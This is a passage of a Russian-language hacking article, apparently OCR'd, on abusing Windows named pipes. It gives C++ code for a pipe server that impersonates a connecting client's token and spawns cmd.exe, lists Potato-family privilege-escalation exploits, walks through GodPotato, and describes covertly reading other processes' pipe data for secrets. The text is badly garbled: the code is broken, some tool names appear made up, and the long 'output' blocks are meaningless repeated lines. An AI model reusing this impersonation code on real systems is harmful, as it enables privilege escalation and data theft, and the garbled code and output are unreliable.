- **lpOverlapped** — позволяет контролировать асинхронные операции, связанные с клиентскими действиями на пайпе. Например, чтобы поток упрощал возможность сервер ждет, и не после сначинаем ждать пайпа для другого клиента.

Соответственно, функция антонима — это **DisconnectNamedPipe()**. Она дает тебе возможность отключить клиент от пайпа.

WaitNamedPipe() дает клиенту возможность ждать подключения к сервер. Например, пайп подключился до тех пор, пока пайп не свободен он или не пройдет тайм-аут.

```
BOOL WaitNamedPipe(
  [in] LPCTSTR lpNamedPipeName,
  [in] DWORD   nTimeOut
);
```

- **lpNamedPipeName** — имя пайпа;
- **nTimeOut** — время в миллисекундах, в течение которого функция будет ожидать доступности пайпа. Можно указать WAIT_NOT_FOREVER для бесконечного ожидания.

ПРИМЕР КЛИЕНТА И СЕРВЕРА

Для общего понимания приведем простенький пример, как может выглядеть пара сервер с клиентом на лине:

```
// Server.cpp
#include <windows.h>
#include <iostream>

int main() {
    wchar_t pipeName[] = L"\\.\pipe\testpipe";
    wchar_t message[50] = L"Hello World";
    HANDLE hPipe = NULL;
    lerverpipe = CreateNamedPipe(pipeName, PIPE_ACCESS_DUPLEX,
    PIPE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE | PIPE_WAIT, 1, 0, 0, 0,
    NULL);
    bool isPipeConnected = FALSE;
    bool pipeConnected = ConnectNamedPipe(lerverpipe, NULL);
    if (isPipeConnected) {
        DWORD dw;
        WriteFile(lerverpipe, message, sizeof(message), &dw, NULL);
        // Write the message to the pipe.
        DisconnectNamedPipe(lerverpipe);
    }
    CloseHandle(lerverpipe);
    return 0;
}

// Client.cpp
#include <windows.h>
#include <iostream>

int main() {
    wchar_t pipeName[] = L"\\.\pipe\testpipe"; // Имяю загрузить
    wchar_t buf[256];
    HANDLE clientPipe = NULL;
    wchar_t newMessage[40] = { 0 };
    // Конект к пайпу
    clientPipe = CreateFile(pipeName, GENERIC_READ | GENERIC_WRITE, 0,
NULL, OPEN_EXISTING, 0, NULL);
    ReadFile(clientPipe, newMessage, sizeof(newMessage), NULL, 0);

    MessageBox(NULL, newMessage, NULL, MB_OK);
    return 0;
}
```

Если хотим реализовать многопоточный сервер, то есть при каждом подключении клиента создавать поток, в отрывке есть переменная **lerverpipe** — имя пайпа. Мы также можем использовать функцию **PeekNamedPipe()** для проверки того, что на пайпе новые данные.

ИЗУЧАЕМ ДОСТУПНЫЕ ПАЙПЫ

В системе одновременно работают множество именованных каналов. В следующем разделе будем ими активно экспериментировать, поэтому логично будет научиться находить работающие пайпы!

Process Hacker

Самый простой способ обнаружения пайпов — воспользоваться красивым GUI в Process Hacker.

Процессы, использующие пайпы

C++

Для более глубокого контроля и написания собственных инструментов есть способ получше. Сначала пополняем пару для обнаружения работающих пайпов. Здесь нам подойдет особенность именования каналов — все они начинаются с «\\.\pipe\» В действительности это отдельная файловая система «мы». Поэтому можно проберетися так же, как и при поиске обычных файлов.

```
#include windows.h>
#include iostream>
#include <string>

int main()
{
    HANDLE hFind;
    WIN32_FIND_DATA FindFileData;
    HANDLE pipeFound = L"\\?\\.\\pipe\\*";

    bFind = FindFirstFile(pipeFound, &FindFileData);
    if (bFind == INVALID_HANDLE_VALUE)
    {
        std::wcerr << L"Failed to find pipes, error: " <<
GetLastError() << std::endl;
        return 1;
    }

    do
    {
        std::wstring pipeName = L"\\?\\.\\pipe\\" + std::wstring(
FindFileData.cFileName);
        std::wcout << L"Found named pipe: " << pipeName;

        HANDLE hPipe = CreateFile(
            pipeName.c_str(),
            GENERIC_READ,
            GENERIC_WRITE,
            0,
            NULL,
            OPEN_EXISTING,
            0,
            NULL);
        if (hPipe != INVALID_HANDLE_VALUE)
        {
            DWORD clientPID;
            if (GetNamedPipeClientProcessId(hPipe, &clientPID))
            {
                std::wcout << L", Client PID: " << clientPID;
            }
            else
            {
                std::wcerr << L", Failed to get client PID, error: "
<< GetLastError();
            }

            if (GetNamedPipeServerProcessId(hPipe, &clientPID))
            {
                std::wcout << L", Server PID: " << clientPID;
            }
            else
            {
                std::wcerr << L", Failed to get client PID, error: "
<< GetLastError();
            }
            CloseHandle(hPipe);
        }
        else
        {
            std::wcerr << L", Failed to open pipe, error: " <<
GetLastError();
        }

        std::wcout << std::endl;

    } while (FindNextFile(hFind, &FindFileData) != 0);

    FindClose(hFind);
    return 0;
}
```

Пример вывода работы программы

Я также добавил прямую обнаружения PID клиента пайпа и сервера. Я предполагаю, что клиент всегда будет пишем сервером, сервер по логике можно использовать функцию **GetNamedPipeClientProcessId()** и в другом контексте. например, перехватив хендл, как я описывал в статье «Ломаем авторизацию Kaspersky» и «Ломаем авторизацию в Windows».

Еще есть чуть более сложный вариант — сначала получить все хендлы, а потом среди них искать пайпы. Я бы предал информацию этот метод, даже из у меня в заметках сохранен. Такой хендл, значит, кому-то когда-то понадобится.

PowerShell

Есть еще один вариант, не использовать и C++ — не самый близкий язык. Исследовать пайпы можно и через PowerShell, можно даже сделать красивый вывод достаточно.

```
# Кол-вотм пайпов
    Get-ChildItem \\.\pipe\ | Format-Object -ErrorAction
SilentlyContinue Measure-Object

# К конкретному пайпу
    Get-ChildItem \\.\pipe\eventlog | Format-Object -ErrorAction
SilentlyContinue GetAccessControl
```

Пример вывода работы программы

Ю Ninja

Но самый крутой вариант, особенно с целью найти уязвимости, — это Ю Ninja. Это утилита позволяет выводить максимально подробную информацию о пайпах и предоставляет все необходимые данные для разсчета.

Пример вывода работы программы

PipeViewer

С ее помощью может смело посоревноваться PipeViewer. У инструмента приятный графический интерфейс, автоматический выбор дескрипторов и фильтр. Последний позволяет отслеживать быстрое соединение с каналом.

ЗЛАЯ ТРУБА

ИСПОЛЬЗУЕМ NAMED PIPES ПРИ ATAKE НА WINDOWS

ИМПЕРСОНАЦИЯ КЛИЕНТОВ

Предлагаю начать с базы. Серверы имепсонации клиентов имеют право олицетворять подключенные клиенты. Причем если клиент не порождающего уровня impersonation, то сервер может лишь выдавать ограниченный — SecurityImpersonation. Такого уровня достаточно для запуска **cmd.exe** от лица пользователя.

Сервер может нацеить на себя токен клиента через вызов функции ImpersonateNamedPipeClient():

```
BOOL ImpersonateNamedPipeClient(
  [in] HANDLE hNamedPipe
);
```

Здесь **hNamedPipe** — это хендл пайпа, к которому подключился клиент.


В этом и следующем разделах мы будем симулировать поведение клиента и сервера. В коде ты встретишь **Server.cpp** (Pipe Server) и **Client.cpp** — клиентская часть, которая подключается к пайпу.

Для имепсонации клиента достаточно лишь дождаться его подключения и вызвать функцию чтения:

```
// Client.cpp
#include <iostream>
#include <windows.h>

const int MESSAGE_SIZE = 512;

int main()
{
    LPCWSTR cwPipeName = L"\\\\.\\pipe\\mysuperpipe";
    HANDLE hClientPipe = NULL;

    wchar_t msg[] = L"ping";
    DWORD dwBytesReaded;

    std::wcout << L"Connecting to " << cwPipeName << std::endl;
    hClientPipe = CreateFile(cwPipeName, GENERIC_READ | GENERIC_WRITE
, 0, NULL, OPEN_EXISTING, 0, NULL);

    if (hClientPipe != NULL)
    {
        std::wcout << L"Success" << std::endl;

        while (true) {
            ReadFile(hClientPipe, &msg, wcsize(msg), &dwBytesReaded,
NULL);
            WriteFile(hClientPipe, &msg, wcsize(msg), &dwBytesReaded,
NULL);
        }
    }
    return 0;
}

// Server.cpp
#include <iostream>
#include <windows.h>
#include <sddl.h>

int main() {
    LPCWSTR cwPipeName = L"\\\\.\\pipe\\mysuperpipe";
    HANDLE hServerPipe = NULL;
    BOOL bPipeConnectsuccess = FALSE;
    DWORD dwErr;
    wchar_t msg[] = L"ping";
    DWORD dwBytesWritten;

    SECURITY_DESCRIPTOR sd = { 0 };
    SECURITY_ATTRIBUTES sa = { 0 };

    if (!InitializeSecurityDescriptor(&sd,
SECURITY_DESCRIPTOR_REVISION)
        {
            wprintf(L"InitializeSecurityDescriptor() failed. Error: %d\n"
, GetLastError());
            return NULL;
        }

    if (!ConvertStringSecurityDescriptorToSecurityDescriptor(L"D:(A;
OCI;GA;;;WD)", SDDL_REVISION_1, &(sda->lpSecurityDescriptor), NULL
))
        {
            wprintf(
L"ConvertStringSecurityDescriptorToSecurityDescriptor() failed.
Error: %d\n", GetLastError());
            return NULL;
        }

    hServerPipe = CreateNamedPipe(cwPipeName, PIPE_ACCESS_DUPLEX,
PIPE_TYPE_BYTE | PIPE_WAIT, 10, 2048, 2048, 0, &sa);

    bPipeConnected = ConnectNamedPipe(hServerPipe, NULL);

    if (bPipeConnected) {
        std::wcout << L"Client Connected!" << std::endl;

        WriteFile(hServerPipe, msg, wcsize(msg), &dwBytesWritten,
NULL);

        ReadFile(hServerPipe, msg, wcsize(msg), &dwBytesWritten, NULL
);

        if (ImpersonateNamedPipeClient(hServerPipe) == 0)
            {
                dwErr = GetLastError();
                std::wcout << dwErr << std::endl;
            }

        HANDLE hSystemToken;
        HANDLE hSystemTokenDup;

        if (!OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS,
FALSE, &hSystemToken))
            {
                wprintf("OpenThreadToken(). Error: %d\n", GetLastError
());

                return -1;
            }

        if (!DuplicateTokenEx(hSystemToken, TOKEN_ALL_ACCESS, NULL,
SecurityImpersonation, TokenPrimary, &hSystemTokenDup))
            {
                wprintf("DuplicateTokenEx() failed. Error: %d\n",
GetLastError());
                return -1;
            }

        wchar_t command[] = L"C:\\Windows\\system32\\cmd.exe";
        PROCESS_INFORMATION pi = {};
        STARTUPINFO si = {};
        ZeroMemory(&si, sizeof(STARTUPINFO));
        si.cb = sizeof(STARTUPINFO);

        DWORD len;
        TOKEN_STATISTICS stats;
        if (_GetTokenInformation(hSystemTokenDup, TokenStatistics, &
stats, sizeof(stats), &len)) {
            printf("Login Session ID: 0x%08llX\n", (stats.
AuthenticationId);
            printf("Token Type: %i\n", stats.TokenType ==
TokenPrimary ? "Primary" : "Impersonation");
            printf("Dynamic charged Bytes: %i\n", stats.
DynamicCharged);
            printf("Dynamic available Bytes: %i\n", stats.
DynamicAvailable);
            printf("Group count: %i\n", stats.GroupCount);
            printf("Privilege count: %i\n", stats.PrivilegeCount);
        }
        if (CreateProcessWithTokenW(hSystemTokenDup,
LOGON_WITH_PROFILE, command, NULL, CREATE_NEW_CONSOLE, NULL, NULL, &
si, &pi) ==
            {
                dwErr = GetLastError();
                std::wcout << dwErr << std::endl;
            }
    }
    return 0;
}
```

В клиентском коде все очевидно — происходит лишь подключение к пайпу. В коде сервера создаем пайп, запускаем его дескриптор (чтобы у всех были права на чтение/запись), после подключения клиента читаем его токен и имепсонируем. Сервер рекомендую запускать от лица системы либо от учетки записи, у которой есть права на вызов **CreateProcessWithToken()**

Первый шаг — подготовка сервера



Второй шаг — запуск файлового клиента. Симуляция подключения

Успешная имепсонация

Есть реализации и на других языках, вот два варианта из PowerShell: один за авторством ElSzarV/Th3Ch3n1, второй из репозитория пользователя decoder-it.

От этой атаки, конечно же, есть защита. Клиент может контролировать уровень имепсонации. О защите подробно написано в статье на StackOverflow. Если кратко, нужно контролировать уровень работы имепсонации через пайп, рекомендую изучить материал Джонатана Дюсона.

ЧЕЙН С SEIMPERSONATE

Возможности имепсонации часто используются в популярных эксплоитах «картофельной» серии. Они позволяют повысить свои привилегии до уровня системы, имея доступ к учетной записи с SeImpersonatePrivilege. Общий концепт прост: отравить учетную запись системы на пайп, заявить токен, надеяться на «да».

Вот несколько таких эксплоитов:

- PrintSpoofer — тригер на пайп происходит через службу печати;
- EfsPotato/PrintPotato — тригер через службу Rasman. Для этого можно использовать RpcEfsOpenFileRaw() или RpcRemoteFindFirstFileExW() из RpcEfs.dll;
- DogPotato — тригер через уязвимую службу DiagTrack;
- RasmanPotato — злоупотребление службой Rasman;
- magicAzuleAndMarsRanger — спуфы Azure/Azure/Sentinel.

Отдельно хочу выделить эксплоит GodPotato. Глобально его логика ничем не отличается от интерфейсов, перечисленных выше: однако сам тригер происходит по методу Kerberos Relay. То есть идет злоупотребление DCOM-аутентификацией. Я подробно рассматривал этот механизм в материале «Встраиваем Kerberos. Как работает Bronze Bit» на «Хакере».

Вот что происходит при использовании этого эксплоита.

1. Запускаем пайп-сервер.

```
[+] Listening for named pipe
[+] [Client 56 (\pipe\)]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
```

Запуск Potato

2. Через перезапуск кода функции HookRPC() бинарит на разрешением 135-м порте (чтобы перехватить SMB-аутентификацию) функцию **RpcServerUseProtseqEp** в RPC Dispatch Table. Вместо этого будет вызываться функция Ldap.

```
[+] [RpcServerUseProtseqEp]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [RpcServerUseProtseqEp] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [RpcServerUseProtseqEp] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [RpcServerUseProtseqEp] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [RpcServerUseProtseqEp] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
```

Перехватили RPC-Dispatch Table

3. В качестве конечной точки для подключения указывается пайп.

```
[+] [pipe] for [ncacn_np:localhost[\pipe\epmapper]]
    [0]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [1]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [2]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [3]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [4]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [5]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [6]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [7]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
[+] [pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [0]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [1]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [2]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [3]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [4]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [5]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [6]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
    [7]=[pipe] endpoints = [ncacn_np:localhost[\pipe\epmapper]]
```

Это функция пишется в RPC Dispatch Table: здесь можно увидеть [pipe]/[ncacn]

4. Срабатывает тригер системы через маршаллинг вредоносного объекта OBJREF. Происходит обращение к OXID Resolver.

5. OXID Resolver отдает RPC String Binding на аутентификацию из пункта 3.

6. Происходит аутентификация на NamedPipe и дергается функция ImpersonateNamedPipeClient().

```
[+] [ImpersonateNamedPipeClient] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ImpersonateNamedPipeClient] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ImpersonateNamedPipeClient] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ImpersonateNamedPipeClient] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ImpersonateNamedPipeClient] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
```

Имепсонация собственной системой

СКРЫТОЕ ЧТЕНИЕ ДАННЫХ

Как ты уже знаешь, пайпы нужны для чтения данных. У пайпов есть дескриптор безопасности, который по умолчанию позволяет всем читать текстовые данные из пайпа. Сразу же вопрос: а что же в интернете нужным мы можем почитать все данные из пайпа? Можем!

Нужно только учесть одну особенность: читают данные обычно с помощью стандартных API, например **ReadFile()**. А такое считывание приведет к тому, что пайп сотрется. То есть данные будут считаны и удалены из пайпа. Для нас такое поведение недопустимо, поэтому на помощь приходит функция PeekNamedPipe(). Она позволяет читать данные, не удаляя их из пайпа.

С ней мы сможем получать список пайпов в системе, а потом в цикле сочитывать из них данные с помощью **PeekNamedPipe()** и искать в них чувствительную информацию или хотя бы какие-нибудь данные, которые помогут тебе продвинуться дальше.

Я написал простенькую программу в чистом поинте пайпов, добавив возможность чтения данных, лежащих в пайпе, с выводом размерности. Код большой, целиком ищи на моем GitHub.

```
PS C:\Users\Administrator> .\PipeTest.exe -l
[+] Listening for named pipe
[+] [Client 56 (\pipe\)]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
[+] [ClientCallPipeCmd] = [0x7fffe0a8f0a0]
    [0]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [1]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [2]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [3]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [4]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [5]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [6]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
    [7]=[0x7fffe0a8f0a0, [0x0a]=[0x0a]]
```

Пример чтения

Продолжение статьи →

ЗЛАЯ ТРУБА

ИСПОЛЬЗУЕМ NAMED PIPES ПРИ АТАКЕ НА WINDOWS

ГОНКА ПАЙПОВ

